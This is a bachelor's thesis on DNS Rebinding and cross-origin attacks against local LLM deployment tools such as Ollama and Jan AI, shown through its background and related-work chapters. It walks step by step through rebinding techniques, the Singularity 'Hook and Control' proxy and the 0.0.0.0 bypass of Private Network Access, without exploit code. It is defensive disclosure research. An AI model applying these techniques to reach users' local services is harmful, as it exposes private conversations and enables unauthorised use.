Bachelor's Thesis Computing Science

Radboud University Nijmegen

Private by Design or Exposed by Default?

A Security Analysis of Local Large Language Model Deployment Tools

Author:
Laurian Duma
s1091563

First supervisor & assessor:
Güneş Acar

Second assessor:
Christine Utz

June 30, 2025

Abstract

Powerful Large Language Models that were once limited to the cloud have recently become accessible on personal devices. Many users prefer them over cloud-based products, such as ChatGPT, Gemini, and Claude, because their conversations remain private and inference does not require an internet connection. However, their adoption introduces new security risks, especially when these tools expose HTTP servers on the loopback interface. In this thesis, we investigate the security of popular local Large Language Model deployment tools, focusing on two browser-based attack vectors: DNS Rebinding and cross-origin exploitation. We show how malicious websites visited by users can compromise their local tools by sending unauthenticated HTTP requests to local API endpoints or web interfaces. Our evaluation of 14 tools reveals that eight are exploitable through at least one of these attack vectors. In several cases, an adversary could access sensitive data, such as private conversations and lists of models installed locally, or perform inference without authentication. We propose mitigation strategies and recommendations that browser vendors, developers, and users can implement to protect against these attacks. As part of our analysis, we also report the vulnerabilities identified to the affected vendors. Notably, our disclosures led to security fixes in Jan AI and Text Generation WebUI.

Contents

Chapter 1

Introduction

The local deployment of Large Language Models (LLMs) became increasingly common, largely due to the availability of smaller open-source models that can run on consumer devices [25]. Local LLM deployment tools, such as Llama.cpp, GPT4All, and Jan AI allow users to serve models directly on their machines without relying on cloud providers. As a result, these products offer benefits in terms of cost efficiency and data privacy, since no external API requests are sent, and data remains within the user's system [88]. In terms of their architecture, they expose HTTP servers bound to the loopback interface, which makes their integration easier through standard HTTP requests. However, turning LLMs into local services also makes them inherit a set of attack surfaces. This is especially alarming when access controls are absent or misconfigured.

One of the main security concerns for such local tools is that websites visited by users could send unauthenticated requests to local servers. This is possible via two well-known techniques: DNS Rebinding and direct cross-origin exploitation. In the context of DNS Rebinding, a malicious domain resolves to an attacker-controlled IP address initially, then rebinds to a local or private IP address [46]. This enables the attacker's website to bypass the same-origin policy [66] within the victim's browser and interact with local services as if they were part of the attacker's domain. In contrast, cross-origin access targets services that use permissive Cross-Origin-Resource-Sharing (CORS) configurations [62]. In both cases, an attacker leverages the browser's access to the loopback interface to reach services that are otherwise isolated.

The main research question this thesis aims to address is: *What are the privacy and security implications of executing DNS Rebinding and cross-origin exploitation attacks against local LLM deployment tools?*

To answer this question, the following sub-questions are investigated:

- Which local LLM deployment tools are vulnerable to DNS Rebinding

and cross-origin exploitation under default or commonly used configurations?

- What kind of data can be exfiltrated or operations triggered through such attacks, and how severe are the potential consequences for users?
- What countermeasures are available to browser vendors, developers, and users, and what are their current limitations or status of implementation?

1.1 Problem Motivation

Local LLM deployment tools are increasingly used due to their privacy benefits and reduced operating costs [88]. The popularity of products such as Jan AI, an offline alternative to ChatGPT, reflects this trend, with over three million downloads reported by early 2025 [11]. Similarly, platforms such as Ollama [79] offer options to run quantized versions of powerful models directly on personal devices. As the user base grows, any security weaknesses in these tools may affect a large number of systems. These include exposing private conversations or allowing misuse of local resources. Nevertheless, certain services promise strong privacy guarantees, as shown in Figure 1.1.



Figure 1.1: Jan AI displaying a message that emphasizes local data privacy.

Despite their growing adoption, many local LLM deployment tools lack the security measures that are common for local services. Since they are generally only intended for access from the same machine, developers often omit authentication, host verification, or other access controls by default. In this context, a recent review of open-source projects found that "many newly created AI projects [...] do not have any of these security protections built in, making any data on those web applications possibly retrievable and any vulnerability remotely exploitable" [93].

Even more concerning is the fact that some users expose these tools directly to the public internet. A simple Shodan [90] search using the keyword "Llama.cpp" reveals hundreds of instances that are accessible worldwide. Many of them return HTTP headers that identify themselves as Llama.cpp servers. In such cases, permissive CORS configurations and the absence

of authentication may lead to remote exploitation without relying on vectors such as DNS Rebinding. Figure 1.2 illustrates this and shows several instances that are exposed across various geographic regions.



Figure 1.2: Shodan results for the keyword "Llama.cpp", showing instances that are publicly accessible.

The level of user interaction required to trigger these attacks is minimal. In the context of both DNS Rebinding and cross-origin exploitation, the only prerequisite is that the victim visits a malicious website served over HTTP. For DNS Rebinding to succeed, the user may also need to remain on the page for several seconds. However, empirical studies show that dwell times on non-news web pages often range from 9 to 121.5 seconds, depending on the device and browsing context [44]. Moreover, AI-generated content may help keep users engaged longer, in particular through interactive content. Previous work has shown that interactive pages, such as download countdowns, can be effective at convincing users to stay on a website long enough to enable browser-based attacks [23].

The number of publicly disclosed vulnerabilities related to DNS Rebinding and cross-origin issues has also increased in the last years. Between 2020 and 2024, nearly twice as many such flaws were reported in the CVE database, compared to the 2015–2019 period [20, 21]. This trend suggests the persistence of these attack vectors in modern applications. As such, it is essential to evaluate whether the relatively new generation of local LLM deployment tools is vulnerable to similar weaknesses and to address them before more sensitive data is put at risk.

1.2 Knowledge Gap

This thesis builds upon and extends earlier research in both web security and LLM system security. DNS Rebinding attacks are not new and have been the topic of research for decades [9, 10, 24, 46, 49, 94]. Cross-origin misconfigurations are also known vulnerabilities in local services and IoT devices [9,31,91]. These studies show a common pattern: services that trust the local network can be vulnerable to remote attacks if the user's browser is manipulated. Our work takes inspiration from these insights but targets a different class of systems. Local LLM deployment tools have received little security scrutiny so far, as illustrated by a few recent disclosures. In this context, NCC Group reported a DNS Rebinding vulnerability in Ollama (CVE-2024-28224), using the Singularity of Origin framework to demonstrate the attack [30]. Similarly, Snyk disclosed a cross-origin access vulnerability in Jan AI's Cortex engine [91]. However, both reports focused on individual tools and were limited to single-case disclosures. To our knowledge, no prior work has systematically examined the broader security posture of local LLM deployment tools against both DNS Rebinding and cross-origin exploitation.

1.3 Contributions

This thesis addresses the gap through a practical security evaluation of popular local LLM deployment tools across two browsers and two operating systems. We conduct real-world DNS Rebinding and cross-origin exploitation attacks in a controlled environment, aiming to understand their feasibility and impact. To employ DNS Rebinding, we use the open-source Singularity of Origin framework [40], which automates DNS manipulation and enables interaction between attacker and victim via JavaScript payloads. Where necessary, we extend Singularity with custom payloads that match the specific APIs or web interfaces of the tools analyzed. For cross-origin exploitation, we develop HTML-based attack pages that send unauthenticated requests to services running locally under default or commonly used configurations. We disclose all identified vulnerabilities to the maintainers of the affected tools through security reports. In addition, we discuss limitations of these attacks and propose mitigation strategies for browser vendors, developers, and users.

1.4 Organization of the Thesis

The remainder of this thesis is organized as follows. Chapter 2 introduces background concepts related to local LLM deployment, web security mechanisms, and DNS Rebinding. Chapter 3 reviews relevant literature on DNS Rebinding, browser-based exploitation, and LLM system security. Chapter 4

presents the methodology used to identify vulnerabilities, design payloads, and conduct live attack scenarios. Chapter 5 presents the findings from live attack scenarios and categorizes their impact. Chapter 6 discusses mitigation strategies, limitations of this thesis, ethical considerations, and directions for future work. Finally, Chapter 7 summarizes the main contributions and conclusions of this thesis.

Chapter 2

Preliminaries

This chapter presents the technical requirements necessary to understand the research discussed in this thesis. We begin by reviewing the design and behavior of local LLM deployment tools, with an emphasis on how they expose functionality through HTTP APIs. We then describe key web security mechanisms that are relevant to the vulnerabilities studied. Next, we present the methodology of DNS Rebinding along with related strategies and techniques, and explain how attackers can use it to circumvent such mechanisms. Finally, we discuss two significant constraints that affect the feasibility of DNS Rebinding: the Private Network Access specification and the treatment of special IP addresses, such as `0.0.0.0`.

2.1 Local LLM Deployment Tools

2.1.1 Local Server Architecture

A common approach for local LLM deployment tools is to run a dedicated HTTP server on `localhost`, listening for API requests on a specific port. The server loads one or more LLMs into memory and makes them available through a RESTful API tied to a URL such as `http://127.0.0.1:<port>`. Because the server usually binds only to the loopback interface (e.g., `127.0.0.1`), it is not directly accessible by default from external hosts [37, 55].

This setup ensures that all requests are processed locally. In this way, the HTTP server acts as a gateway to the loaded model: when a request arrives, such as a prompt for text generation, the server's backend code invokes the model, waits for a response, and returns the result over HTTP. Essentially, the deployment tool transforms the model into a local service and allows other programs to interact with it through standard HTTP requests. While this is similar to calling a remote HTTP API, all operations take place entirely on the local hardware.

2.1.2 API Endpoint Reference

Local LLM deployment tools usually expose a RESTful API that developers use to interact with local models. Many of these tools mimic the structure of OpenAI's API and are compatible with existing AI applications [45]. As such, their local HTTP servers often implement API endpoints, such as `/v1/models`, `/v1/completions`, and `/v1/chat/completions` [53]. For instance, a `GET` request to `http://localhost:<port>/v1/models` will return a list of available local model identifiers, just as the OpenAI's API returns a model listing. Similarly, `POST` requests to `/v1/completions` or `/v1/chat/completions` on the local server cause the model to generate text completions or chat responses using the same JSON schema and parameters as OpenAI's endpoints.

However, not all local LLM deployment tools follow OpenAI's exact API specification. Some offer alternative but similar API endpoints or additional endpoints for specialized functions [34]. In those cases, the client must adapt and use the routes specific to the tool. Nevertheless, the core approach remains the same: most local LLM deployment services use JSON-based communication through HTTP APIs. This allows developers to interact with local models in a way that is similar to calling a cloud-based web service.

2.1.3 Request and Response Format

Regardless of the endpoint, local LLM deployment tools communicate through HTTP requests and responses that may contain JSON-formatted data. Depending on the endpoint's function, the request method may be a `GET`, `POST`, or, in some cases, another HTTP method. For instance, endpoints used for model inference, such as `/v1/completions` or `/v1/chat/completions`, require a `POST` request that includes a JSON body specifying the input prompt and other relevant parameters. The body of a typical `POST` request is shown below:

```
{
   "model": "your-model-name",
   "prompt": "Once upon a time,",
   "max_tokens": 100,
   "temperature": 0.7
}
```

The server also responds using the JSON format. A typical response includes the content generated by the model, along with metadata. For inference endpoints, the JSON response might include an "id" for the request, the

name of the model used, and a "choices" list holding the generated text. An example response body is shown below:

```
{
   "id": "cmpl-local-abc123",
   "object": "text_completion",
   "created": 1735328015,
   "model": "your-model-name",
   "choices": [
       {
           "text": " there lived a curious engineer who wanted
to build an AI.",
           "index": 0,
           "finish_reason": "stop"
       }
   ],
   "usage": {
       "prompt_tokens": 4,
       "completion_tokens": 16,
       "total_tokens": 20
   }
}
```

2.1.4 Authentication When Accessing API Endpoints

Controlling access to local HTTP API endpoints is important for security. The most common approach to protect them is to use API keys or tokens as credentials. In this setup, the client includes a secret key with each request, usually in an HTTP `Authorization Header` using the `Bearer Token` scheme. For instance, OpenAI's API requires every request to include a bearer token (e.g., `Authorization: Bearer <API_KEY>`) and rejects those without a valid key [83]. This ensures that only authenticated users or applications can use the API endpoints of the model. In cloud services, such keys are enforced by default and are tied to account permissions, as part of a robust authentication system [83]. As such, the bearer token approach treats the API key as a secret that grants access to the service, and best practices recommend keeping the key confidential and using HTTPS for transport [50, 83].

In contrast, several local LLM deployment tools do not enforce authentication by default and operate under the assumption that the local server is running in a trusted environment (i.e., `localhost` or a private network). For instance, Ollama exposes its HTTP API without requiring any credentials for authentication [79]. As a result, Ollama's endpoints are wide open

by default and manual setup is required to enable API keys or tokens for production use.

2.2 Same Origin Policy

Modern browsers rely on various types of static and dynamic content to render web pages, including HTML, JavaScript, and CSS [46]. Some of these technologies, such as JavaScript, can initiate network requests, while others (e.g., CSS) may trigger them indirectly (e.g., for loading fonts). If these requests are not restricted adequately, they may introduce security risks. In this context, the Same-Origin Policy (SOP) is the web's principal security mechanism [49] that prevents scripts loaded from one origin from accessing the resources of another origin [66]. In short, the SOP ensures that a malicious script from `attacker.com` cannot access sensitive data loaded from `bank.com`, such as card information. Although different interpretations of the SOP exist depending on the context (e.g., cookies or storage) [66], in this thesis, we focus only on how the SOP applies to JavaScript.

2.2.1 Origin Definition

A Uniform Resource Locator (URL) may contain several components, such as the scheme, host, port, path, query parameters, and fragment [69]. However, an origin is defined by only three of these: scheme, host, and port. According to the SOP, two websites can share resources if and only if their origins are the same [66]. This strict definition ensures that even small differences lead to separate origins. For instance, the following two URLs differ only in scheme but are treated as separate origins:

- `http://dynamic.trustmydomain.ink:8080/v1/models`
- `https://dynamic.trustmydomain.ink:8080/v1/models`

2.2.2 Handling Cross-Origin Access

When a browser sends an HTTP request, it automatically includes several key headers, such as:

- `Origin`: Indicates the origin that issued the request [65]
- `Cookie`: Provides the HTTP cookies related to the server [61]
- `Host`: Specifies the host and port number of the server [64]

Upon receiving this request, the server may respond with specific Cross-Origin Resource Sharing (CORS) headers that define access permissions. The most relevant header is `Access-Control-Allow-Origin`, that specifies

which origins are allowed to read the response [62]. Therefore, the browser enforces cross-origin access control once it receives the server's response. The process generally follows these steps:

1. The browser extracts the `Access-Control-Allow-Origin` header from the server's response
2. If the header is not present, the browser blocks access to the response
3. Otherwise, it compares the origin of the requesting page with the origin specified in this header
4. If the requesting origin matches an allowed origin, the response can be accessed by the client-side script
5. If the origins do not match, the browser blocks access to the response, including the details about the error that will not be accessible to the client-side script

For complex cross-origin requests that do not qualify as "simple requests" [62], browsers use a "preflight" mechanism defined by the CORS specification. A request is complex if it uses methods other than `GET`, `POST`, or `HEAD`, or includes custom headers, such as `Authorization` or `Content-Type` with non-standard values [62]. For such complex requests, the browser sends an initial HTTP `OPTIONS` request to the server, seeking permission to proceed. The server responds with CORS headers, such as `Access-Control-Allow-Methods` and `Access-Control-Allow-Headers`, that either grant or deny access to the subsequent request. Therefore, the browser sends the actual request only if the preflight check succeeds [62].

This mechanism enforces web security without blocking potentially legitimate cross-origin requests [62]. However, when CORS headers are permissive (e.g., `Access-Control-Allow-Origin:*`), attackers can abuse cross-origin access and perform cross-origin exploitation to access the resources of local HTTP servers.

2.2.3 Forbidden Request Headers

Current browsers enforce a security mechanism that prevents programmatic modification of specific HTTP headers, known as "forbidden request headers" [63]. Since the `Origin` request header is part of this forbidden list, browsers prevent its programmatic modification by JavaScript code [63]. As such, any attempt to set this header does not affect the actual request. This ensures that scripts cannot spoof the origin of a request to bypass the SOP.

2.3 DNS Rebinding

DNS Rebinding is a long-standing attack technique, first documented in 1996 [24]. It belongs to a broader class of browser-based attacks that exploit the implicit trust users place in their browsers [49]. In this process, an attacker controls DNS responses such that malicious domains map to IP addresses within restricted internal networks, turning the victims' browsers into "open network proxies" [23].

2.3.1 Requirements for DNS Rebinding

In a typical DNS Rebinding attack, the adversary sets up a malicious DNS server that responds to queries for a domain they control. Additionally, the attacker must run a rogue HTTP server on the same port as the target service to respond to HTTP requests from the victim's browser. The initial response includes malicious JavaScript code that facilitates DNS Rebinding by creating new DNS queries for the same domain.

To launch such an attack, the adversary's main requirement is to lure the victim into visiting their web page. This task can be accomplished in many ways, such as phishing emails, malicious advertisements, or cybersquatting [23]. Once the victim loads and runs the malicious JavaScript code, they must remain on the page long enough, which is referred to as "dwell time" [94].

2.3.2 Mechanism of DNS Rebinding

In this subsection, we present a high-level walkthrough of a classic DNS Rebinding attack, also known as `Time-Varying DNS Rebinding` [87], as illustrated in Figure 2.1:

1. A victim visits the attacker-controlled web page, say `http://rebind.it`, and initiates a connection
2. To resolve the domain `rebind.it`, the victim's browser sends a DNS query for that domain
3. The malicious DNS server controlled by the attacker responds with a DNS record that maps the attacker's domain to the IP address of the server hosting the malicious web page, `35.185.206.165`. This record is configured with a low Time-to-Live (TTL) to prevent long-term caching
4. The victim's browser sends an HTTP request to that IP address
5. The web server delivers the web page containing JavaScript code that executes within the victim's browser

6. After the DNS record expires, the script sends a new DNS query for the same domain
7. This time, the malicious DNS server resolves the domain to the loopback IP address `127.0.0.1` (localhost)
8. The JavaScript code can now send HTTP requests to `rebind.it`, which reach the target service, and forward the responses to an endpoint under the attacker's control



Figure 2.1: Mechanism of time-varying DNS Rebinding attack. Adapted from [29].

2.3.3 Why DNS Rebinding Succeeds?

Although it is easier for humans to use domains when visiting web pages over the World Wide Web, browsers access online resources not by domains, but by IP addresses. Therefore, when a user types a URL, their browser uses the Domain Name System (DNS) to resolve the domain to an IP address before initiating a network connection.

To achieve efficient domain mapping, the DNS protocol allows the same domain to resolve to multiple IP addresses [59]. Although this feature was originally intended for load balancing and redundancy [27], it also enables DNS Rebinding attacks.

Browsers rely on this DNS resolution process to establish network connections. More exactly, the browser resolves a domain to an IP address before it sends an HTTP request to that IP address. Consequently, when there are multiple IP addresses mapped to a single domain, the browser will treat these addresses as belonging to the same origin, even if they are owned by entirely different entities [46].

This behavior allows the malicious JavaScript code to send HTTP requests to the target service once the domain is rebound. Since these follow-up requests still use the same domain (e.g., `rebind.it`), port, and protocol, the browser is confused and considers them to have the same origin. As a result, the SOP is effectively bypassed, allowing the attacker to interact with internal services as if they were part of the original trusted network.

2.3.4 Multiple A Records - DNS Rebinding Technique

This variant of the attack exploits the ability of authoritative servers to respond to DNS queries with multiple A records at the same time [59]. Unlike the `Time-Varying DNS Rebinding` attack discussed in Subsection 2.3.2, this approach relies on parallel DNS resolution instead of sequential rotation.

When the victim's browser initially resolves the attacker-controlled domain `rebind.it`, the malicious DNS server returns two IP addresses: the actual IP address of the HTTP server hosting JavaScript code and the loopback address `127.0.0.1` [46]. Most browsers attempt to connect to the first IP address and load the malicious JavaScript from the attacker's server. Once the script is executed, it instructs the victim's browser to initiate a new HTTP connection to the same domain. At this point, the attacker's server refuses the connection by sending back a RST (reset) packet. As a result, the browser retries the request using the second IP address [48] - in our example, `127.0.0.1` instead of `35.185.206.165`. Some browsers fall back to this second address after a short delay, typically one second [46]. Any subsequent requests from the malicious script to `rebind.it` will then target the new IP address.

2.3.5 Hook and Control - Post-Rebinding Strategy

In the Hook and Control strategy, once DNS Rebinding succeeds, the attacker's goal is to hook the victim's browser and establish an interactive channel for further exploitation. This is useful, in particular, when the target service exposes a web UI (User Interface), rather than a documented RESTful API.

An adversary can achieve this control using the Singularity of Origin framework, which includes a malicious JavaScript payload that is executed within

the victim's browser [75]. The script running under the rebound origin opens a persistent WebSocket connection to the attacker's proxy server. This proxy server binds to a different port from the HTTP server that delivered the payload. Therefore, the WebSocket channel remains open after the attacker-controlled domain is rebound and ensures communication with the compromised browser [29].

On the attacker's side, Singularity employs a proxy mechanism to manage and relay requests between the attacker and the hooked browser. After DNS Rebinding is successful, the adversary sends HTTP requests from a session-specific origin, such as `http://session123.trustmydomain.ink:3129`. These requests reach the Singularity proxy server, which translates them into structured JSON messages and forwards them through the WebSocket channel. The malicious payload running within the victim's browser receives them and sends the corresponding `fetch()` API requests [68] to the target local service, under the rebound origin (e.g., `http://s-1.2.3.4-localhost-1234-fs-e.dynamic.trustmydomain.ink:8080`). The payload sends the results back to the attacker via the same WebSocket channel. This process is illustrated in Figure 2.2.



Figure 2.2: Proxy used in the Hook and Control DNS Rebinding strategy. Figure reproduced from [29].

2.4 Private Network Access

Although CORS manages cross-origin requests at the response level, the Private Network Access (PNA) specification introduces stricter rules to protect against threats from less secure contexts. In contrast to CORS, which allows browsers to send requests and relies on servers to enforce access controls through headers, the PNA can block specific requests before they are sent.

Until recently, browsers lacked a common approach to handle requests to private networks. This exposed users to risks, such as Cross-Site Request Forgery (CSRF) attacks and unauthorized access to local services [56]. The underlying rationale is that domains such as `attacker.com` should not be able to interact with `localhost` or other private network addresses. To enforce this, the PNA categorizes networks into public, private, and local. As a result, it restricts web pages loaded under less secure contexts from communicating with trusted contexts [86].

More specifically, the PNA extends CORS and introduces new preflight checks that must succeed before the browser sends requests to private or local networks [86]. In specific cases, they may include prompts that require the user's permission, which is necessary to relax mixed content restrictions. If a preflight check fails, the request is blocked, and any potentially harmful interactions with local or private network resources are prevented [86]. This approach reduces the risk of CSRF and other attacks that rely on unauthorized network requests. In the example discussed in Subsection 2.3.2, the PNA within the target browser would block network requests from the attacker's domain `rebind.it` to `127.0.0.1`. This would successfully prevent DNS Rebinding since the malicious JavaScript running within the victim's browser is not able to communicate with `localhost` anymore. Although the PNA lost its attention due to "compatibility issues" [35], its successor, Local Network Access (LNA), restricts requests to local or private resources based on the user's permission [33].

2.5 IP Address 0.0.0.0

The IP address `0.0.0.0` is a special and non-routable IPv4 address with different meanings in networking. Although it is not intended to be used as a destination IP address, some operating systems, such as Linux and macOS, treat connections to `0.0.0.0` as equivalent to connections to `127.0.0.1` or `localhost` [29, 56]. As such, even if a local service listens on `127.0.0.1`, it may become accessible to other hosts, including those from external networks. In scenarios where an attacker bypasses the browser's SOP, they can reach these services via public domains that resolve to `0.0.0.0`. The same applies in the context of DNS rebinding attacks [29].

Chapter 3

Related Work

This chapter reviews three areas of prior work relevant to the security analysis of local LLM deployment tools: (1) DNS Rebinding attacks; (2) browser-based exploits against local services or IoT devices, including cross-origin exploitation; and (3) security issues in LLM systems. In the following sections, we look at key literature and disclosures in each area and identify how the current thesis builds on and extends them.

3.1 DNS Rebinding Attacks

DNS Rebinding has been a known attack technique for almost three decades, as it was discovered in 1996 in the context of Java applets by Princeton's Secure Internet Programming group [24]. Early demonstrations showed how an attacker could circumvent firewall protections and scan or attack internal systems by manipulating DNS resolution. Jackson et al. later analyzed several variants of DNS Rebinding and highlighted the significant impact of such attacks, ranging from intranet spoofing to sending spam or committing click fraud [46]. They also noted that the standard defense at that moment, browser DNS pinning [2], was often ineffective in modern browsers. Therefore, they proposed stronger countermeasures such as using `dnswall` software [16], policy-based pinning, and host validation to protect against rebinding.

Over time, researchers developed new techniques to bypass browser defenses. Dai and Resig's FireDrill introduced a DNS cache-flooding technique to accelerate rebinding on modern browsers [23]. FireDrill opened an interactive channel between the attacker and an internal web server after flooding the DNS cache of the victim's browser. This led to new malicious possibilities on top of the previous firewall bypass, such as performing actions on behalf of the victim and modifying the internal application state. Johns et al. later demonstrated that HTML5's Offline Application Cache could enable

reliable rebinding across major browsers and even affect plugins such as Silverlight [49]. To address this, Johns et al. proposed extending the browser's SOP with server-provided origin information.

In recent years, DNS Rebinding has become a practical vector for targeting IoT and local services. Dorsey showed that popular smart home gadgets, such as Google Home, Roku TVs, Sonos speakers, and Wi-Fi thermostats, could be controlled by attackers from the public Internet via DNS Rebinding since these devices expose unauthenticated HTTP API endpoints on private networks [28]. This finding is also supported by the research conducted by Tatang et al., who employed a DNS cache-flooding technique and the Singularity of Origin framework to conclude that almost all devices analyzed in their study, including smart home devices and routers, were vulnerable to DNS Rebinding [94]. Security researchers have also used rebinding to target local cryptocurrency wallets and other sensitive services running on `localhost` [46, 47]. Even cloud infrastructure is not safe, as recent work showed that an Azure VM's metadata service could be exploited via DNS Rebinding to steal access tokens [51]. More than that, He et al. highlighted that local IoT devices on maritime ships, such as waterway scanning systems and navigation mark telemetry terminals, are vulnerable to DNS Rebinding attacks as well [42]. Several other cases have been documented where an attacker could use DNS Rebinding to exploit vulnerabilities across different systems, with various critical impacts. These include unauthorized access to personal photos, videos, and API keys [92], bypassing authentication mechanisms [7], circumventing Server Side Request Forgery (SSRF) protections [3–5], triggering denial of service attacks [5], rebooting SpaceX Starlink Wi-Fi router [8], and executing OS Command Injection [13], among other security breaches.

More recently, local LLM deployment tools have also become targets. In one case, researchers discovered a DNS Rebinding vulnerability in Ollama, where an attacker-controlled website visited by users could exploit the HTTP API exposed on `localhost` to list models, retrieve file content, and cause denial of service [30]. This issue was present because the API lacked HTTP `Host` Header validation and did not require authentication. The vulnerability was assigned `CVE-2024-28224` and was reported by NCC Group, who employed the Singularity of Origin framework to obtain these results. Similarly, users of OpenDevin/OpenHands, an AI coding assistant, disclosed that an attacker could manipulate the web UI through DNS Rebinding to read sensitive files and exfiltrate them to remote servers [32].

To facilitate such attacks, several public frameworks emerged, such as Rebind [1] and Jaqen [98]. Likewise, NCC Group's Singularity of Origin provides a framework with a built-in DNS server, HTTP server, HTTP proxy,

web UI, and payloads to perform DNS Rebinding attacks easily [40]. Using Singularity of Origin, NCC Group successfully conducted DNS Rebinding attacks within approximately three seconds across major browsers. They achieved this efficiency by targeting local IP addresses, such as `0.0.0.0` and `127.0.0.1`, and the DNS Rebinding technique described in Subsection 2.3.4 [29, 58]. The result is especially important since previous work considered this attack method successful only when rebinding to public IP addresses [43]. By employing this attack method and the non-routable IPv4 address `0.0.0.0` on Linux and MacOS systems, NCC Group conducted DNS Rebinding attacks that bypassed PNA protections [58]. Other researchers later confirmed these findings by discovering new ways to bypass the PNA standard. These included exploiting browsers' prioritization of IPv6 addresses over IPv4 addresses when employing the same attack method [95].

3.2 Browser-Based Exploitation of Local Services and IoT Devices

DNS Rebinding is only one of several techniques through which web pages can exploit local services and IoT devices. More broadly, researchers showed that browsers can be misused as agents to carry out internal attacks. Lam et al. created the term "puppetnets" to describe how malicious websites can take advantage of browsers to perform actions such as reconnaissance probing, denial of service, and worm propagation on internal networks [52]. In these scenarios, the browser is used as a way to conduct attacks and exploits the user's trust in web content to target other websites or hosts within the network.

In the late 2010s, attention turned to using the browser as a tool to exploit IoT and local devices behind Network Address Translations (NATs). In this context, Acar et al. demonstrated how ordinary web pages could discover and control local IoT devices on a home network [9]. They presented two techniques: one was a DNS Rebinding attack, and another exploited the HTML5 <`video`> element's error handling within cross-origin requests. Loading a device's URL as a video source helped them infer information from the resulting error message and thus bypass the SOP. Using these methods, the malicious script could retrieve sensitive data from devices or even send commands (e.g., play a video or reboot a smart TV). This work highlighted that "even when devices are behind NATs" a web page can reach them if they expose an HTTP server and the browser's SOP is sidestepped.

Subsequent studies expanded on this idea. Within their paper, Dresen et al. introduced a toolkit that leveraged HTML5, CSS, and JavaScript to fingerprint internal web applications via side-channel leaks [31]. Their tool,

CORSICA, could extract metadata such as function names and style rules from cross-origin responses, which allowed attackers to map devices and software versions.

Another impactful finding was the abuse of the IPv4 address `0.0.0.0`. Initially seen as harmless, an attacker can exploit it to bypass restrictions to the local network [56]. This "0.0.0.0-day" vulnerability allows malicious websites to access services on `localhost` by exploiting how browsers resolve non-routable addresses and circumvent PNA protections [56].

